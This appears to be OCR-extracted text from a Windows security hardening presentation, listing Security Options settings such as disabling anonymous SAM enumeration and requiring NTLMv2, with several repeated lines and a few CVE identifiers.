
Security Options

Interactive logon: Message text for users attempting to log on

Interactive logon: Message title for users attempting to log on


Security Options

Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'



Security Options

Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'





Security Options

Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'

Security Options


Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'





Security Options

Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'



CVE-2015-2790
Monday, March 30, 2015 7:00 AM
CVE-2015-2789
Monday, March 30, 2015 7:00 AM
CVE-2015-2701
Wednesday, March 25, 2015 7:00 AM


http://www.cvedetails.com/

Security Options

Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'


Security Options

Set 'Network security: Allow Local System to use computer identity for NTLM' to 'Enabled‘ (Domain Controller)




Security Options

Set 'Network security: Allow Local System NULL session fallback' to 'Disabled'




Security Options

Set 'Network security: LAN Manager authentication level' to 'Send NTLMv2 response only. Refuse LM & NTLM'




Security Options

Set 'Network security: Minimum session security for NTLM SSP based (including secure RPC) clients' to 'Require NTLMv2 session security,Require 128-bit encryption



